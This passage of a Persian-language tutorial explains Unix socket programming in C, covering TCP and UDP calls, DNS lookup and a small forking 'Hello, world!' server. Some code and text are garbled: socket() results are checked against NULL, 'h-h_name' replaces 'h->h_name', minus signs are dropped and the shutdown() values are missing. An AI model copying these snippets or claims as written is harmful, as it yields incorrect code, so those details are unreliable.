- **Protocol** : در این فیلد شماره شناسائی پروتکل مورد نظرتان را تنظیم میکنید که برای کاربردهای شبکه اینترنت همیشه مقدار آن صفر است.
مقادیری که در فیلد های اول و سوم قرار میدهید در برنامه نویسی تحت شبکه اینترنت همیشه ثابت خواهند بود.

مقدار بازگشتی توسط تابع socket() همان مشخصه سوکت است که از آن برای توابع بعدی استفاده خواهد شد دقیقاً مثل اشاره گر یک فایل لذا مشخصه سوکت بایستی تا زمانی که ارتباط خاتمه مییابد بدقت نگهداری شود.

اگر مقدار برگشتی تابعsocket() ، ۱ {یک} باشد عمل موفقیت آمیز نبوده و روند کار باید متوقف شود و شما بعنوان برنامه نویس موظف اید حتماً خروجی این تابع را بررسی کنید چرا که عملیات بقیه توابع که در ادامه معرفی خواهند شد به خروجی همین تابع بستگی دارد.

وقتی مقدار برگشتی تابعsocket() ، ۱ باشد متغیر سراسری مقدارerrno رخداده شماره خطای میباشد .برای پردازش شماره خطا تابع سیستمیperror() میتواند استفاده شود که روش بکارگیری آن در مثالها آمده است .این دو متغیر و تابع نیاز به تعریف ندارد و سیستمی هستند.

۶-۲) تابعbind()

وقتی سیستم عامل برای شما یک سوکت باز کرد در حقیقت شما فقط سنگ بنای یک ارتباط را بنا نهاده اید ولی هنوز هیچ کاری برای مبادله دادهها انجام نشده است .تابعbind() که معمولاً در برنامه سمت سرویس دهنده معنا مییابد" **عملی است جهت نسبت دادن آدرس پورت به یک سوکت باز شده** ."این تعریف احتمالاً ابهام دارد پس به تعریف ساده زیر دقت کنید:

از طریق تابعbind() از سیستم عامل خواهش میکنید که تمام بسته هایTCP یاUDP و همچنین تقاضاهای ارتباط با شماره پورت خاص را به سمت برنامه شما هدایت نماید. بعنوان مثال وقتی گفته میشود که پروتکلHTTP به پورت 80 گوش میدهد به این معناست که برنامه سرویس دهنده ، تمام بسته هایTCP را که وارد ماشین محلی میشوند و شماره پورت مقصد آنها ۸۰ است ، تحویل میگیرد و پردازش مینماید.

فرم کلی تابعbind() بصورت زیر است :

```
#include <sys/types.h>
#include <sys/socket.h>
int bind(int sockfd, struct sockaddr *my_addr, int addrlen);
```

- **sockfd** : همان مشخصه سوکتی است که قبلاً با استفاده از تابع(socket باز کرده اید .در حقیقت شما میخواهید به سوکت باز شده یک آدرس پورت نسبت بدهید.
- **my_addr :** یک استراکچر که خانواده سوکت، آدرس پورت و آدرسIP ماشین محلی را در خود دارد .ساختار این استراکچر قبلاً تعریف شد.
- **addr_len** : طول استراکچرmy_addr بر حسب بایت.

برای آشنایی با چگونگی استفاده از توابع فوق به قطعه کد زیر دقت کنید:

```
#include <string.h>
#include <sys/types.h>
#include <sys/socket.h>
#define MYPORT 3490
main()
{
int sockfd;
struct sockaddr_in my_addr;
if ((sockfd = socket(AF_INET, SOCK_STREAM, 0))!= NULL){
my_addr.sin_family = AF_INET; /* host byte order */
my_addr.sin_port = htons(MYPORT); /* short, network byte order */
my_addr.sin_addr.s_addr = inet_addr("132.241.5.10");
bzero(&(my_addr.sin_zero), 8); /* zero the rest of the struct */
if (bind(sockfd, (struct sockaddr *)&my_addr, sizeof(struct sockaddr))!=-1){
.
.
.
```

در مورد تابعbind() نکاتی وجود دارد که اشاره به آنها خالی از لطف نیست :

الف) در محیط یونیکس اگر فیلد آدرس پورت با مقدار صفر تنظیم شود آنگاه سیستم عامل در بین آدرس های پورت از شماره 1024 تا 65535، یک شماره تصادفی انتخاب کرده و آنرا بعنوان شماره پورت در نظر میگیرد.

ب) برنامه کاربردی شما نباید شماره پورتی را بر گزیند که بین صفر تا 1023 باشد چرا که این شماره پورت ها برای سرویس دهنده های استاندارد و سرویس دهنده های یونیکس رزرو شده است و سیستم عامل اجازه استفاده از این شماره پورت ها را به برنامه های کاربران نخواهد داد.

ج) در محیط یونیکس اگر فیلد آدرسIP را با مقدار ثابتINADDR_ANY تنظیم کنید ، آنگاه سیستم عامل بصورت خودکار آدرس IP ماشین محلی شما را استخراج و در آن قرار خواهد داد .

د) نکته ای که ممکن است بر آن خرده بگیرید آن است که چرا در مقدار دهی فیلد های بالا سعی نکردیم با بهرهگیری از توابع htons()آن را به حالتBE تبدیل کنیم در حالی که چنین کاری لازم میباشد .دلیل آن بسیار ساده است :هر دو مقدار صفر دارند و حالت صفر نیازی به تبدیل ندارد.

ه) اگر شماره پورتی که انتخاب میکنید برنامه دیگری قبل از شما برای خود رزرو کرده باشد یعنی آنرا در برنامه خود به سوکتی bind()کرده باشد آنگاه عملbind() موفقیت آمیز نبوده و مقدار به برنامه شما باز خواهد گشت .برای پردازش نوع خطا ، متغیر سراسریerrno شماره خطا و تابعperror() مشخصات خطا را بر میگرداند .

۶-۳) تابع listen() :

این تابع فقط در برنامه سرویس دهنده معنا مییابد و در یک عبارت ساده اعلام به سیستم عامل برای پذیرش تقاضاهای ارتباط TCPاست .به عبارت بهتر توسط این تابع به سیستم عامل اعلام میکنید که از این لحظه به بعد (یعنی زمان اجرای تابع) تقاضاهای ارتباطTCP ماشینهای راه دور با شماره پورت مورد نظرتان را به صف کرده و منتظر نگه دارد.

با توجه به آنکه ممکن است پس از راه اندازی برنامه سرویس دهنده ، در لحظاتی چندین پروسه متفاوت بطور همزمان تقاضای برقراری ارتباطTCP به یک آدرس پورت بدهند بنابراین سیستم عامل باید بداند که حداکثر چند تا از آنها را بپذیرد و ارتباط آنها را به روش دست تکانی سه مرحله ای برقرار نموده و آنها را در صف سرویس دهی قرار بدهد .توسط تابع listen() باید به سیستم عامل اعلام شود که حداکثر تعداد ارتباطات فعال و باز روی یک شماره پورت خاص چند تا باشد .فرم کلی تابع بصورت زیر است:

int listen(int sockfd, int backlog);

- **sockfd :** همان مشخصه سوکت است که در ابتدا آنرا ایجاد کردهاید .
- **Backlog :** حداکثر تعداد ارتباطات معلق و به صف شدهٔ منتظر .در بسیاری از سیستمها مقدارbacklog به 20 محدود شده است .

همانند توابع قبلی در صورت بروز خطا مقدار برگشتی این تابع -1 خواهد بود و متغیرerrno شماره خطای رخ داده میباشد.

۶-۴) تابعaccept() .

این تابع اندکی مرموز به نظر میرسد و بایستی به مفهوم آن دقت شود:

پس از آنکه تابعlisten() اجرا شد تقاضای ارتباطTCP پروسه های روی ماشینهای راه دور درصورت وجود پذیرفته ، به صف شده و معلق نگاه داشته میشود .وقتی که تابعaccept() اجرا میشود در حقیقت برنامه شما از سیستم عامل تقاضا میکند که از بین تقاضاهای به صف شده یکی را انتخاب کرده و آنرا با مشخصات پروسه طرف مقابل تحویل برنامه بدهد .بنابراین برنامه باید از بین ارتباطات معلق یکی را به حضور بطلبد تا عملیات لازم را انجام بدهد .به همین دلیل سیستم عامل یک مشخصه سوکت جدید ایجاد کرده و آنرا به برنامه بر میگرداند .در اینجا شما یک سوکت جدید دارید. مشخصه سوکت اول که توسط تابعsocket() بدست آمده و مشخصه سوکت دوم که با تابعaccept() به برنامه شما برگشته است .تفاوت این دو سوکت در چیست؟

الف) از سوکت اول برای پذیرش یکی از ارتباطات معلق در دستورaccept() استفاده میکنید .در حقیقت این سوکت مشخصه کل ارتباطات به صف شده منتظر میباشد.

ب) از سوکت دوم برای دریافت و ارسال اطلاعات روی یکی از ارتباطات معلق استفاده میکنید .این سوکت مشخصه یکی از ارتباطات به صف شده میباشد. فرم کلی تابع به صورت زیر است:

```
#include <sys/socket.h>
int accept(int sockfd, void *addr, int *addrlen);
```

- **sockfd** : مشخصه سوکت است که در ابتدا با تابعsocket() بدست آمده است .
- **addr** : اشاره گر به استراکچری است که شما آنرا بعنوان پارامتر به این تابع ارسال میکنید تا سیستم عامل پس از پذیرش یک ارتباط معلق آدرس پورت و آدرسIP طرف مقابل ارتباط را در آن به برنامه شما برگرداند .ساختار این استراکچر قبلاً معرفی شد.
- **addrlen** : طول استراکچرaddr بر حسب بایت مقدار برگشتی این تابع یک مشخصه سوکت است که در روال های بعدی مورد استفاده قرار می گیرد .اگر مقدار برگشتی باشد خطائی رخ داده است که شماره آن خطا در متغیر سراسری errno قابل بررسی است .

مثال ناتمام زیر برای روشن شدن کلیت کار بسیار سودمند خواهد بود:

```
#include <string.h>
#include <sys/types.h>
#include <sys/socket.h>
#define MYPORT 3490 /* the port users will be connecting to */
#define BACKLOG 10 /* how many pending connections queue will hold */
main()
{
int sockfd, new_fd; /* listen on sock_fd, new connection on new_fd */
struct sockaddr_in my_addr; /* my address information */
struct sockaddr_in their_addr; /* connector's address information */
int sin_size;
if ((sockfd = socket(AF_INET, SOCK_STREAM, 0))!= NULL){
my_addr.sin_family = AF_INET; /* host byte order */
my_addr.sin_port = htons(MYPORT); /* short, network byte order */
my_addr.sin_addr.s_addr = INADDR_ANY; /* auto-fill with my IP */
bzero(&(my_addr.sin_zero), 8); /* zero the rest of the struct */
if (bind(sockfd, (struct sockaddr *)&my_addr, sizeof(struct sockaddr))!=-1){
listen(sockfd, BACKLOG);
sin_size = sizeof(struct sockaddr_in);
new_fd = accept(sockfd, &their_addr, &sin_size);
…….
…….
```

بار دیگر تاکید میکنیم که برای ارسال یا دریافت دادهها بایستی از سوکت جدیدی که مشخصه آن توسط تابع()accept برمیگردد ، استفاده کنید .

۶-۵) توابع ()send و ()recv

این دو تابع در برنامه سمت سرویس دهنده و برنامه سمت مشتری قابل استفاده بوده و برای مبادله دادهها کاربرد دارند .فرم کلی دو تابع به صورت زیر است:

int send(int sockfd, const void *msg, int len, int flags);
int recv(int sockfd, void *buf, int len, unsigned int flags);

- **sockfd** : مشخصه سوکتی که از تابع()accept بدست آمده است .
- **msg** : محلی در حافظه مثل آرایه یا استراکچر که دادههای ارسالی از آنجا استخراج شده و درون فیلد داده از یک بستهTCP قرار گرفته و ارسال میشوند .
- **Len :** طول دادههای ارسالی یا دریافتی بر حسب بایت .
- **Flag :** برای پرهیز از پیچیدگی بحث در این مورد توضیح نمیدهم .فقط در آن صفر بگذارید
- **buf** : این پارامتر در تابع ()recv آدرس محلی در حافظه است که دادههای دریافتی در آنجا قرارگرفته و به برنامه باز گردانده میشود.

مقدار برگشتی این دو تابع در صورت بروز هر گونه خطا -1 خواهد بود ولی در صورت برگشت یک عدد مثبت ، تعداد بایت های ارسالی یا دریافتی را بر حسب بایت مشخص میکند .دقت کنید که ممکن است تعداد بایت های ارسالی یا دریافتی با تعدادی که در متغیر len تقاضا دادهاید یکسان نباشد . بعنوان مثال فرض کنید شما در متغیرlen مقدار 1000 قرار دادهاید ولی مقداری که تابع برگردانده

است 200 باشد .در این صورت 800 بایت از کل دادههای ارسالی) یا دریافتی (باقی مانده است که برنامه شما باید تکلیف آنها را مشخص کند.

توصیه : در هر مرحله سعی کنید حجم داده هایی که توسط تابع()send ارسال میکنید حول و حوش یک کیلو بایت باشد.

نکته : توابع() send , recv فقط برای ارسال و دریافت روی سوکت های نوع استریم کاربرد دارد ولی اگر میخواهید به روش UDPو با سوکت های دیتاگرام داده های تان را ارسال کنید اندکی صبر کنید؛

۶-۶) توابع close() و shutdown()

تا زمانی که نیاز داشتید میتوانید یک ارتباط را باز نگه داشته و داده ارسال یا دریافت نمائید ولیکن همانند فایلها هر گاه نیازتان برطرف شد باید ارتباط را ببندید.

فرم کلی تابع()close بصورت زیر است :

close(int sockfd);

- **sockfd** : مشخصه سوکت مورد نظر .این سوکت همان مشخصه ای است که تابع()accept برگردانده است .دقت کنید که اگرsockfd مشخصه ای باشد که توسط تابع()socket برگشته است تمام ارتباطات معلق و منتظر نیز بسته خواهد شد.

ارتباطی که توسط تابع close() بسته میشود دیگر برای ارسال و دریافت قابل استفاده نخواهد بود .هر گاه سوکتی را ببندید در حقیقت یکی از ارتباطاتTCP را بسته اید و سیستم عامل میتواند بجای آن تقاضای ارتباط دیگری را قبول کرده ، برای پردازش به صف ارتباطات معلق اضافه کند.

راه دیگر بستن یک سوکت تابع()shutdown میباشد که فرم کلی آن بصورت زیر است :

int shutdown(int sockfd, int how);

- **sockfd :** مشخصه سوکت مورد نظر
- **how** : روش بستن سوکت که یکی از سه مقدار زیر را میپذیرد

۱. **مقدار صفر** :دریافت داده را غیر ممکن میسازد ولی سوکت برای ارسال داده ، همچنان باز است .سیستم عامل بافر ورودی مربوط به آن سوکت را آزاد میکند.

۲. **مقدار** : ارسال داده را غیر ممکن میسازد در حالی که سوکت برای دریافت دادهها همچنان باز است .سیستم عامل بافر خروجی مربوط به آن سوکت را آزاد میکند.

۳. **مقدار** : ارسال و دریافت را غیر ممکن کرده سوکت کاملاً بسته میشود .این حالت دقیقاً همانند تابع()close عمل مینماید .

همانند توابع قبلی در صورت بروز خطا مقدار برگشتی این توابع ۱- خواهد بود و متغیر سراسریerrno شماره خطا را برای پردازش مشخص میکند .

۷) توابع مورد استفاده در برنامه مشتری مبتنی بر پروتکلTCP

تا اینجا توابعی که معرفی شدند توابع پایه ای بودند که در سمت سرویس دهنده به نحوی استفاده میشوند .حال باید ببینیم در سمت مشتری چه توابعی مورد استفاده قرار میگیرند:

الف) ابتدا دقیقاً مانند برنامه سرویس دهنده یک سوکت به وجود بیاورید .برای اینکار از تابع socket() که در بخش قبلی معرفی شد استفاده کنید .تا اینجا هیچ تفاوتی برای بکارگیری این تابع در سمت سرویس دهنده و سمت مشتری وجود ندارد.

ب) در هنگام نیاز مستقیماً تقاضای برقراری ارتباط را به سمت سرویس دهنده بفرستید و آنقدر منتظر شوید تا این تقاضا پذیرفته شود . این عمل توسط تابعconnect() انجام میشود که در ادامه توضیح داده خواهد شد.

ج) از توابعsend() وrecv() برای ارسال و دریافت دادهها استفاده کنید .

د) نهایتا ارتباط ایجاد شده را توسط تابعclose() یا shutdown() ببندید .

۷-۱) تابعconnect()

برای برقراری ارتباط با یک سرویس دهنده از تابعconnect() استفاده میشود و در صورتی که برنامه سرویس دهنده روی ماشین مورد نظر اجرا شده باشد و توابع listen() وaccept() در برنامه فراخوانی شده باشند آنگاه نتیجه تابع connect() موفقیت آمیز خواهد بود .

فرم کلی تابعconnect() به صورت زیر است :

```
#include <sys/types.h>
#include <sys/socket.h>
int connect(int sockfd, struct sockaddr *serv_addr, int addrlen);
```

- **sockfd :** مشخصه سوکتی است که با فراخوانی تابعsocket() بدست آمده است
- **serv_addr :** استراکچری از نوعsockaddr است که قبلاً معرفی شد .در این استراکچر آدرسIP ماشین مقصد و آدرس پورت برنامه مقصد تعیین خواهد شد.
- **addrlen** : اندازه استراکچر قبلی را بر حسب بایت معرفی میکند و میتوان براحتی در این پارامتر مقدار sizeof(struct sockaddr) قرار داد .

به این نکته دقت کنید که شما آدرس پورت خودتان را تنظیم نمیکنید بلکه سیستم عامل بطور خودکار یک شماره پورت تصادفی برای شما انتخاب میکند و مقدار این شماره برای برنامه سمت مشتری اصلاً مهم نیست چرا که وقتی شما به یک سرویس دهنده متصل میشوید و سرویس دهنده این تقاضا را میپذیرد پاسخ سرویس دهنده به همان آدرس پورتی خواهد بود که سیستم عامل برای سوکت انتخاب کرده است .در حقیقت برنامه شما بعنوان شروع کننده ارتباط ، آدرس پورت خود را نیز به طرف مقابل اعلام میکند .در مقابل آدرس پورت برنامه سرویس دهنده قطعاً باید ثابت و مشخص باشد تا برنامه مشتری ها بتوانند ارتباط را شروع نمایند. در صورت عدم موفقیت در برقراری یک ارتباطTCP مقدار برگشتی این تابع ۱ - خواهد بود و متغیرerrno شماره خطای رخ داده میباشد .

مثال ناتمام زیر تا حدودی این دیدگاه را به شما عرضه میکند:

```
#include <string.h>
#include <sys/types.h>
#include <sys/socket.h>
#define DEST_IP "132.241.5.10"
#define DEST_PORT 23
```

```
main() {
int sockfd;
struct sockaddr_in dest_addr; /* will hold the destination addr */
if (( sockfd = socket(AF_INET, SOCK_STREAM, 0))!=NULL) {
dest_addr.sin_family = AF_INET; /* host byte order */
dest_addr.sin_port = htons(DEST_PORT); /* short, network byte order */
dest_addr.sin_addr.s_addr = inet_addr(DEST_IP);
bzero(&(dest_addr.sin_zero), 8); /* zero the rest of the struct */
if ((connect(sockfd, (struct sockaddr *)&dest_addr, sizeof(struct sockaddr)))!=-1) {
.
.
.
```

۸) ارسال و دریافت به روش UDP با سوکت های دیتاگرام

توابع ارسال ، دریافت و پذیرش برای سوکت های نوع استریم کاربرد دارد .حال باید دید که به چه صورت میتوان ارسال و دریافت را به روشUDP روی سوکت های نوع دیتاگرام انجام داد .

- **برنامه سمت سرویس دهنده**

الف) یک سوکت از نوع دیتاگرام ایجاد کنید .این کار با فراخوانی تابعsocket() با پارامترSOCK_DGRAM انجام میشود .

ب) به سوکت ایجاد شده آدرس پورت مورد نظرتان را نسبت بدهید با تابع bind()

ج) بدون هیچ کار اضافی میتوانید منتظر دریافت دادهها بشوید تا موقعی که دادهای دریافت نشود ارسال معنی نمیدهد وقتی دادهای دریافت و پردازش شد آدرس برنامه مبدا آدرسIP و پورت مشخص شده و ارسال امکان پذیر خواهد بود.

ارسال و دریافت روی سوکت های نوع دیتاگرام بوسیله توابع recvfrom() و sendto() انجام میشود .

د) نهایتا سوکت ایجاد شده را ببندید.

- **برنامه سمت مشتری**

الف) یک سوکت از نوع دیتاگرام ایجاد کنید با تابعsocket() و پارامترSOCK_DGRAM

ب)د هر گاه نیاز شد بدون هیچ کار اضافی داده های تان را به سمت سرویس دهنده ارسال نمایید .تا وقتی که به سمت سرویس دهنده ارسالی نداشته باشید، دریافت دادهها معنا نمیدهد چرا که شما برای سرویس دهنده شناخته شده نیستید مگر اینکه دادهای را ارسال نمائید .ارسال و دریافت را تا زمانی که نیاز است انجام بدهید.

ج) سوکت ایجاد شده را ببندید.

فرم کلی تابع ارسال داده مبتنی بر سوکت های دیتاگرام بصورت زیر است:

int sendto(int sockfd, const void *msg, int len, unsigned int flags, const struct sockaddr *to, int tolen);

- **sockfd** : مشخصه سوکت دیتاگرام که با تابعsocket() بوجود آمده است .
- **Msg** : آدرس محل قرارگرفتن پیام در حافظه که دادههای ارسالی بایستی از آنجا استخراج شده و درون یک بستهUDP قرار گرفته و ارسال شود .
- **Len :** طول پیام ارسالی بر حسب بایت
- **flags :** برای پرهیز از پیچیدگی بحث فعلاً آنرا صفر در نظر بگیرید
- **to** : استراکچری از نوعsockaddr که قبلاً ساختار آنرا مشخص کردیم .در این استراکچر باید آدرسIP مربوط به ماشین مقصد و همچنین شماره پورت سرویس دهنده تنظیم شود .
- **tolen** : طول استراکچرsockaddr است که به سادگی میتوانید آنرا به مقدارsizeof(struct sockaddr) تنظیم نمایید .

مقدار برگشتی این تابع همانند تابعsend() تعداد بایتی است که سیستم عامل موفق به ارسال آن شده است .دقت کنید که اگر مقدار برگشتی ۱- باشد خطائی بروز کرده که میتوانید شماره خطا را در متغیر سراسریerrno بررسی نمائید .باز هم تکرار میکنیم دلیلی ندارد تعداد بایتی که تقاضای ارسال آنها را دادهاید با تعداد بایتی که ارسال شده یکی باشد.

بنابراین حتماً این مورد را در برنامه خود بررسی کرده و همچنین تقاضاهای ارسال در هر مرحله را نزدیک یک کیلو بایت در نظر بگیرید.

فرم کلی تابع دریافت داده مبتنی بر سوکت های دیتاگرام بصورت زیر است:

```
int recvfrom(int sockfd, void *buf, int len, unsigned int flags,struct sockaddr *from,
int *fromlen);
```

- **sockfd** : مشخصه سوکت دیتاگرام که با تابعsocket() به وجود آمده است
- **Buf** : آدرس محلی از حافظه که سیستم عامل دادههای دریافتی را در آن محل قرار خواهد داد.
- **len :** طول پیامی که باید دریافت شود بر حسب بایت
- **from** : استراکچری است از نوع sockaddr که قبلاً ساختار آن بررسی شد و سیستم عامل آنرا با مشخصات آدرس IP و آدرس پورت برنامه مبداء تنظیم و به برنامه شما برمیگرداند.
- **flag** : آنرا به صفر تنظیم کنید

len : طول استراکچری است که سیستم عامل آنرا برگردانده است

مقدار برگشتی این تابع نیز تعداد بایتی است که دریافت شده است .این پارامتر برای پردازش دادههای دریافتی اهمیت حیاتی دارد.

۹) توابع مفید در برنامه نویسی شبکه

بغیر از توابع سیستمی معرفی شده توابع دیگری هم هستند که برای برنامه نویسی شبکه بسیار مفید و کارآمد هستند .در ادامه برخی از مهمترین آنها را تشریح خواهیم کرد:

۹-۱) تابع()getpeername

```
#include <sys/socket.h>
int getpeername(int sockfd, struct sockaddr *addr, int *addrlen);
```

با استفاده از این تابع میتوانید هویت طرف مقابل ، شامل آدرسIP و آدرس پورت پروسه طرف مقابل ارتباط را استخراج نمائید .
پارامترهای این تابع بصورت ذیل تعریف شده است:

- **Sockfd :** مشخصه سوکت مورد نظر
- **addr** : استراکچری است از نوعsockaddr که قبلاً ساختار آن تعریف شده است .این استراکچر توسط سیستم عامل با آدرس IP و آدرس پورت طرف مقابل پر خواهد شد .
- **addrlen** : طول استراکچرsockaddr

در صورت عدم موفقیت تابع فوق مقدار برگشتی (-1) خواهد بود و در متغیر سراسری errno شماره خطا برای بررسی نوع خطا تنظیم خواهد شد.

نکته ای که ممکن است برنامه نویس فراموش کند آن است که ترتیب آدرس IP و آدرس پورت بصورتBE است و اگر ماشین شما از نوعLE است باید حتماً آنرا از طریق توابعی که در بخش ۵ به آن اشاره شد تبدیل کنید.

۹-۲) تابع()gethostname

این تابع نام ماشینی را که برنامه شما روی آن اجرا میشود ، بر خواهد گرداند .این نام یک رشته کاراکتری معادل با نام نمادین ماشین است نه آدرسIP آن مثلاً www.ibm.com فرم کلی تابع بصورت زیر است:

```
#include <unistd.h>
int gethostname(char *hostname, size_t size);
```

- **hostname** : یک آرایه از کاراکتر ها یا به عبارت بهتر یک رشته کاراکتری است که پس از بازگشت تابع نام ماشین در آنجا ذخیره خواهد شد.

size : طول رشته کاراکتری بر حسب کاراکتر اگر مقدار برگشتی (-1) باشد خطائی بروز کرده و مقدارerrno همانند قبل شماره خطا را نگه میدارد ولی اگر تابع فوق موفق عمل کند مقدار برگشتی صفر خواهد بود.

۹-۳) بکارگیری سیستم DNS برای ترجمه آدرس های حوزه

قبلاً در مورد سیستمDNS و طرز عملکرد آن بحث شد .در اینجا وقت آن فرا رسیده است که بتوانید در محیط برنامه نویسی تقاضای ترجمه نام حوزه 1 یک سرویس دهنده را به این سیستم ارائه کرده و نتیجه را در برنامه خود استفاده نمائید. مثالهای کوچکی که تا اینجا داشته ایم همگی برای برقراری یک ارتباط با ماشین خاص مستقیما از آدرسIP آن استفاده میکردند و لیکن فرض کنید که شما بخواهید برنامه ای بنویسید که کاربر بتواند آدرس نام حوزه یک سرویس دهنده را بعنوان آدرس مقصد وارد نماید . تابعی که در این مورد بکار میآید دارای فرم کلی زیر است:

```
#include <netdb.h>
struct hostent *gethostbyname(const char *name);
```

- **name :** رشته کاراکتری نام حوزه یک سرویس دهنده .

مقدار برگشتی تابع ، آدرس استراکچری است از نوع hostent که ساختار آن بصورت زیر تعریف شده است:

```
struct hostent {
char *h_name;
char **h_aliases;
int h_addrtype;
int h_length;
char **h_addr_list;
};
#define h_addr h_addr_list[0]
```

- **hname** : نام رسمی ماشین برای شبکه اینترنت این رشته نام حوزه خواهد بود مثلاً www.ibm.com
- **h_aliases** : نام مستعار ماشین این رشته با \0 ختم میشود
- **h_addrtype** : خانواده آدرس همانگونه که اشاره شد در شبکه اینترنت این فیلد مقدار AF_INET خواهد داشت .
- **h_length** : طول آدرس بر حسب بایت
- **h_addr_list :** یک رشته کاراکتری که در آن آدرس IP مربوط به ماشین سرویس دهنده قرار دارد .این رشته با \0 ختم میشود.

دقت کنید که در تابع بالا در صورت موفقیت آمیز بودن، یک اشاره گر به استراکچر بر میگرداند و در غیر اینصورت مقدار NULL برخواهد گشت و برخلاف توابع قبلی متغیر errno تنظیم نخواهد شد و بجای آن متغیر سراسری herror که متغیری سیستمی است تنظیم میشود و در ضمن تابع سیستمی herror() برای کشف نوع خطا بکار گرفته میشود .

برای رفع ابهاماتی که در این تابع وجود دارد طرح یک مثال ضروری به نظر میرسد .به برنامه کوچک و اجرائی زیر دقت نمائید:

```
#include <stdio.h>
#include <stdlib.h>
#include <errno.h>
#include <netdb.h>
#include <sys/types.h>
#include <netinet/in.h>
int main(int argc, char *argv[])
{
struct hostent *h;
if (argc != 2) { /* error check the command line */
fprintf(stderr,"usage: getip address\n");
exit(1);
}
if ((h=gethostbyname(argv[1])) == NULL) { /* get the host info */
```

```
herror(“gethostbyname”);
exit(1);
}
printf(“Host name : %s\n”, h-h_name);
printf(“IP Address : %s\n”,inet_ntoa(*((struct in_addr *)h-h_addr)));
return 0;
}
```

نام این برنامه getip است که یک آدرس نام حوزه را بعنوان ورودی دریافت کرده و نتیجه ترجمه آن را به آدرسIP و بقیه مشخصات را روی خروجی چاپ میکند .

نکات زیر درمورد برنامه بالا ارزش بازگویی دارد:

الف) طریقه بکارگیری برنامه فوق بدین صورت است که نام برنامه را روی خط فرمان تایپ کرده و سپس در جلوی آن نام حوزه را با یک فاصله خالی نوشته و کلیدEnter را فشار میدهید .مثال :

$ getip www.ibm.com

ب) آدرسIP معادل با آدرس نام حوزه در متغیرh_addr_list واقع است و هر چند که بصورت یک رشته است که با کد \0 ختم میشود ولی برای شبکه اینترنت که آدرس هایIP فعلاً چهار بایتی هستند شما فقط به چهار بایت اول آن که بصورتBE ذخیره شدهاند نیازمند دید .

در برنامه فوق برای تبدیل آدرس چهار بایتی به حالت رشته ای نقطه دار به فرم مثلا 190.140.187 از تابعinet_ntoa() برای چاپ روی خروجی بهره گرفته شده است.

ج) عمل“ تطبیق نوع ”در تابعinet_ntoa() به آن دلیل بوده است که طبق تعریف اصلی متغیرh→h_addr بصورت رشته معمولی تعریف شده ولی در تابعinet_ntoa() آرگومان ورودی آن یک استراکچر از نوعin_addr است که در ابتدای فصل ساختار آن تعریف شد و چهار بایتی است .بنابراین مجبوریم با عمل” تطبیق نوع “سازگاری پارامتر ورودی را تضمین کنیم ولی در عمل اتفاق خاصی نمی افتد.

۱۰) برنامه های نمونه

پس از معرفی توابع ساده برای برنامه نویسی شبکه دو مثال ساده به شما کمک میکند تا با بررسی آنها اشکالات و ابهامات خود را رفع نمائید.

۱۰-۱) مثالی از مبادله اطلاعات به روشTCP مبتنی بر سوکت های استریم

در مثال اول یک سیستم ساده مبتنی بر مفهوم سرویس دهنده/ مشتری بررسی میشود که مطابق با آنچه گفته شد در دو برنامه مجزا باید نوشته شود : برنامه سمت سرویس دهنده و برنامه سمت مشتری .این مثال از سوکت های نوع استریم استفاده میکند یعنی مبادله داده مبتنی بر روشTCP است .در ابتدا برنامه سمت سرویس دهنده را بررسی مینماییم :

```
#include <stdio.h>
#include <stdlib.h>
#include <errno.h>
#include <string.h>
#include <sys/types.h>
#include <netinet/in.h>
#include <sys/socket.h>
#include <sys/wait.h>
#define MYPORT 3490 /* the port users will be connecting to */
#define BACKLOG 10 /* how many pending connections queue will hold */
main() {
int sockfd, new_fd; /* listen on sock_fd, new connection on new_fd */
struct sockaddr_in my_addr; /* my address information */
struct sockaddr_in their_addr; /* connector's address information */
int sin_size;
if ((sockfd = socket(AF_INET, SOCK_STREAM, 0)) == -1) {
perror("socket");
exit(1);
}
my_addr.sin_family = AF_INET; /* host byte order */
my_addr.sin_port = htons(MYPORT); /* short, network byte order */
my_addr.sin_addr.s_addr = INADDR_ANY; /* auto-fill with my IP */
bzero(&(my_addr.sin_zero), 8); /* zero the rest of the struct */
if (bind(sockfd, (struct sockaddr *)&my_addr, sizeof(struct sockaddr)) \
== -1) {
perror("bind");
exit(1);
}
if (listen(sockfd, BACKLOG) == -1) {
perror("listen");
exit(1);
}
while(1) { /* main accept() loop */
sin_size = sizeof(struct sockaddr_in);
if ((new_fd = accept(sockfd, (struct sockaddr *)&their_addr, \
&sin_size)) == -1) {
perror("accept");
continue;
}
printf("server: got connection from %s\n", \
```

```
inet_ntoa(their_addr.sin_addr));
if (!fork()) { /* this is the child process */
if (send(new_fd, "Hello, world!\n", 14, 0) == -1)
perror("send");
close(new_fd);
exit(0);
}
close(new_fd); /* parent doesn't need this */
while(waitpid(-1,NULL,WNOHANG)>0); /* clean up child processes */
}
}
```

عملی که این برنامه ساده انجام میدهد آن است که هر گاه برنامه سمت مشتری با این برنامه و شماره پورت 3490 ارتباط برقرار کند پیغام "Hello, world!\n" را دریافت خواهد کرد .بنابراین برنامه سمت سرویس دهنده دقیقاً پس از()accept کردن یک ارتباط بدون هیچ پردازش خاصی رشته چهارده بایتی فوق را برای طرف مقابل فرستاده و سوکت متناظر را خواهد بست.

برنامه تا رسیدن به دستور while(1) نیاز به توضیح خاصی ندارد چرا که فقط یک سوکت نوع استریم ایجاد شده و به این سوکت آدرس پورت 3490 نسبت داده شده و با تابع listen() اجازه داده شده تا حداکثر ده ارتباط معلق پذیرفته شود و سپس وارد حلقه بینهایت while(1) شده است .پس از آنکه برنامه وارد حلقه while(1) شد ابتدا اولین ارتباط معلق (درصورت وجود) پذیرفته شده و مشخصه سوکت جدید برای آن ایجاد شده و به برنامه برگردانده میشود. پس از این کار یک فراخوان سیستمی یونیکس به نام()fork برای ایجاد یک پروسه فرزند انجام میشود .

بد نیست برای آشنایی بیشتر در این مورد توضیحی ارائه نماییم:

